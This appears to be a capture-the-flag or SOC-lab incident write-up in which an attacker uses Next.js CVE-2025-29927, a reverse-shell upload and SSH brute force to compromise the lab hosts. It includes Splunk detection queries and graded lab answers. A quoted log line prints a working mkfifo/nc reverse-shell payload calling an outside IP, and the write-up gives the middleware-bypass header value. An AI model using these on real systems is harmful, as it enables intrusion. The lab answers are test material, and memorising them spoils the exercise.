1.Executive Summary

The attacter implyed Next.js CVE-2025-29927 doing authorization bypass, and then upload reverse shell to /api/upload. Finally, competed commands on the WebApp server. After that, the attacter tried doing SSh brute force. The attacter successfully logged on dbserv account to complete lateral movement.

2.Quantitative Metrics

- Analyzed **33,290** network events
- dentified **9,930** unique URIs accessed by attacker
- Detected **20+** SSH brute-force attempts
- Observed **1** successful lateral movement login
- Attack chain spanned **2** internal hosts

3.Attack Timeline

TIme	Action	Evidence
11:06:22	visited /admin，with x-middleware-subrequest	CVE exploitation
11:06:34	upload shell.shto /api/upload	RCE
11:06:35	reverse shell try to connect to 113.89.232.157:31337	C2
11:14:23	SSH brute force	auth.log
11:14:25	successfully logged on	lateral movement

4.Detailed Analysis

- **Initial Access**
  - WebSocket probe
  - CVE-2025-29927 middleware authorization bypass
- **Execution**
  - upload shell.sh
  - mkfifo + nc reverse shell
- **Persistence**
  - none
- **Lateral Movement**
  - SSH brute force
  - dbserv successfully logged in
- **C2**
  - nc 113.89.232.157:31337


5.MITRE ATT&CK Mapping

- T1190 Exploit Public-Facing Application
- T1059 Command Execution
- T1105 Ingress Tool Transfer
- T1021.004 SSH Lateral Movement
- T1110 Brute Force
- T1071 Application Layer Protocol (WebSocket C2)


6.Detection Logic (SPL)


- WebSocket SSRF Detection
  - `index=web sourcetype=network "WebSocket"`
    `| stats count by src_ip, dest_port`
    `| where dest_port=8080 AND count > 10`
- Middleware Bypass Detection
  - `index=web "x-middleware-subrequest"`
    `| stats count by src_ip, http_request_uri`
- Reverse Shell Upload Detection
  - `index=web http_request_uri="/api/upload"`
    `| search filename="*.sh" OR content="mkfifo" OR content="nc "`
- SSH Brute Force Detection
  - `index=auth "Failed password"`
    `| stats count by src_ip`
    `| where count > 5`

7.Evidence Screenshots



Visit Middlemayhem's website,at the bottom of the site,





search ip_src in the Splunk, a Ip list will be shown. Based on the senario, there is no Phishing attemp, extranet IPs will be the key items. We can click one by one, we can find that 218.92.0.204 shows web socket connection.

>	3/24/25 11:06:41.000 AM	"1742814401.458720276","88880","218.92.0.204","172.217.164.174","48948","8080","1544","0x0018","38",,,,,,,,,,,"WebSocket","WebSocket Text [FIN] [MASKED]" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:38.000 AM	"1742814398.957574163","88877","218.92.0.204","172.217.164.174","48948","8080","1544","0x0018","38",,,,,,,,,,,"WebSocket","WebSocket Text [FIN] [MASKED]" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:36.000 AM	"1742814396.457381101","88872","218.92.0.204","172.217.164.174","48948","8080","1544","0x0018","38",,,,,,,,,,,"WebSocket","WebSocket Text [FIN] [MASKED]" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:35.000 AM	"1742814395.136378375","88864","218.92.0.204","172.217.164.174","39842","8080","1551","0x0010","0",,,,,,,,,,,"TCP","39842 → 8080 [ACK] Seq=587 Ack=289 Win=64128 Len=0 TSval=1925143188 TSecr=3114763183" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:35.000 AM	"1742814395.134421924","88859","218.92.0.204","172.217.164.174","39842","8080","1551","0x0011","0",,,,,,,,,,,"TCP","39842 → 8080 [FIN, ACK] Seq=586 Ack=288 Win=64128 Len=0 TSval=1925143186 TSecr=3114763181" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:35.000 AM	"1742814395.134259708","88858","218.92.0.204","172.217.164.174","39842","8080","1551","0x0010","0",,,,,,,,,,,"TCP","39842 → 8080 [ACK] Seq=586 Ack=288 Win=64128 Len=0 TSval=1925143186 TSecr=3114763181" host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:34.000 AM	"1742814394.453298468","88839","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","306","POST","/api/upload","Host: 172.217.164.174:8080\r\n,User-Agent: curl/7.81.0\r\n,Accept: */*\r\n,x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware\r\n,Content-Length: 306\r\n,Content-Type: multipart/form-data; boundary=----------d0331fc65cc83de9\r\n",,,,"----------d0331fc65cc83de9\r\nContent-Disposition: form-data; name="file"; filename="shell.sh"\r\nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tmp/f; mkfifo /tmp/f\ncat /tmp/f | /bin/bash -i 2>&1 | nc 113.89.232.157 31337 > /tmp/f\n\r\n----------d0331fc65cc83de9--\r\n","multipart/form-data; boundary=----------d0331fc65cc83de9","306","HTTP","POST /api/upload HTTP/1.1 " host = webapp source = webapp.csv sourcetype = network
>	3/24/25 11:06:34.000 AM	"1742814394.453226161","88837","218.92.0.204","172.217.164.174","39842","8080","1551","0x0018","279",,,,,,,,,,,"TCP","POST /api/upload HTTP/1.1 [TCP segment of a reassembled PDU]" host = webapp source = webapp.csv sourcetype = network

Analyze the SIEM logs to determine how many unique URIs were accessed by the attacker. *(2 points)*

9930 Correct! ✔

```
1 * ip_src="218.92.0.204"
2 | stats count by http_request_uri
```

✓ **33,290 events** (before 3/18/26 1:32:59.000 PM) No Event Sampling ▾

Events Patterns **Statistics (9,930)** Visualization

Show: 20 Per Page ▾ Format ▾ Preview: On

http_request_uri ⇕
/
/!.gitignore
/!.htaccess
/!.htpasswd
/%2E%2E//google.com
/%2E%2E;/test
/%3F/
/%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5Cetc%5Cpasswd
/%C0%AE%C0%AE%C0%AF
/%FF
/+CSCOE+/logon.html

Explore the site and identify two specific locations that could reveal internal structures or potential access points not meant for public eyes. Provide the two relative URLs. *(3 points)*

/admin， /admin/file-upload

Correct! ✔

click robots, 2 URLs represent.

MiddleMayhem

Secure Enterprise Solutions

Sitemap Robots Admin

© 2025 MiddleMayhem. All rights reserved.

Powered by Next.js 15.0.0

Based on the Framework and Version, what recent CVE could be used to bypass authorization? *(4 points)*

CVE-2025-29927

Correct! ✔

ProjectDiscovery

https://projectdiscovery.io › blog › nextjs-middleware-a...

CVE-2025-29927: Next.js Middleware Authorization Bypass

Mar 23, 2025 — A critical vulnerability (CVE) was disclosed that **lets attackers bypass middleware-based authorization checks**. Read more

The Next.js Middleware | The vulnerability mechanism | Template


The Vulnerability: CVE-2025-29927

- **Root Cause:** Next.js uses an internal header called `x-middleware-subrequest` to manage recursive requests and prevent infinite loops. The vulnerability lies in the framework blindly trusting this header when it is provided in an external request.
- **Exploitation:** By adding the `x-middleware-subrequest` header with a specific value (often related to the middleware file path, e.g., `middleware` or `src/middleware`) to a request, an attacker can trick the server into skipping the execution of the middleware entirely.
- **Impact:** Any authorization logic, such as session cookie validation, redirecting unauthenticated users, or role-based access control (RBAC), implemented in the middleware is bypassed.

Find the relevant HTTP header in the SIEM logs that indicates CVE exploitation. Provide the header name. *(3 points)*

x-middleware-subrequest

Correct! ✔



What interesting URI did the attacker access after exploiting the CVE? *(3 points)*

/api/upload

Correct! ✔


based on ip_src of the attacker, search items after the date of the middleware run. The only URL is the answer.

The attacker tried uploading a reverse shell. Find out the IP and port to which the target would connect once the connection is established. *(2 points)*

113.89.232.157 31337

Correct! ✔


SPL: ip_src="218.92.0.204" shell . in the command line of thr attacker input, `nc 113.89.232.157 31337` parameter explain the prot and IP. `mkfifo /tmp/f\ncat /tmp/f | /bin/bash -i 2>&1 | nc 113.89.232.157 31337 >` attacker




After compromising the WebApp server, the attacker attempted lateral movement. Identify the technique used, as recorded in the SIEM logs. *(2 points)*

SSH Brute force

Correct! ✔



search 192.168.1.8， we get many SSh attemp, it is a brute force



Identify the user account that achieved successful lateral movement to another server. *(1 points)*

dbserv

Correct! ✔

>	3/24/25 11:14:25.000 AM	Mar 24 16:44:25 dbserver sshd[80893]: Accepted password for dbserv from 172.217.164.174 port 46764 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small
>	3/24/25 11:14:23.000 AM	Mar 24 16:44:23 dbserver sshd[80891]: Failed password for dbserv from 172.217.164.174 port 41898 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small
>	3/24/25 11:14:19.000 AM	Mar 24 16:44:19 dbserver sshd[80889]: Failed password for dbserv from 172.217.164.174 port 41882 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small
>	3/24/25 11:14:14.000 AM	Mar 24 16:44:14 dbserver sshd[80886]: Failed password for root from 172.217.164.174 port 44962 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small
>	3/24/25 11:14:10.000 AM	Mar 24 16:44:10 dbserver sshd[80884]: Failed password for root from 172.217.164.174 port 44950 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small
>	3/24/25 11:14:06.000 AM	Mar 24 16:44:06 dbserver sshd[80882]: Failed password for root from 172.217.164.174 port 44948 ssh2 host = dbserver | source = /home/dbserv/auth.log | sourcetype = auth-too_small

8.Root Cause, Impact , and Recommendatios

- **Root Cause**
  - Next.js CVE-2025-29927 allowed bypassing middleware-based authentication.
- **Impact**
  - WebApp server compromised
  - Reverse shell attempted
  - Lateral movement successful
- **Recommendations**
  - Patch Next.js
  - Block outbound WebSocket
  - Restrict /api/upload
  - Implement SSH rate limiting
  - Add detection for middleware bypass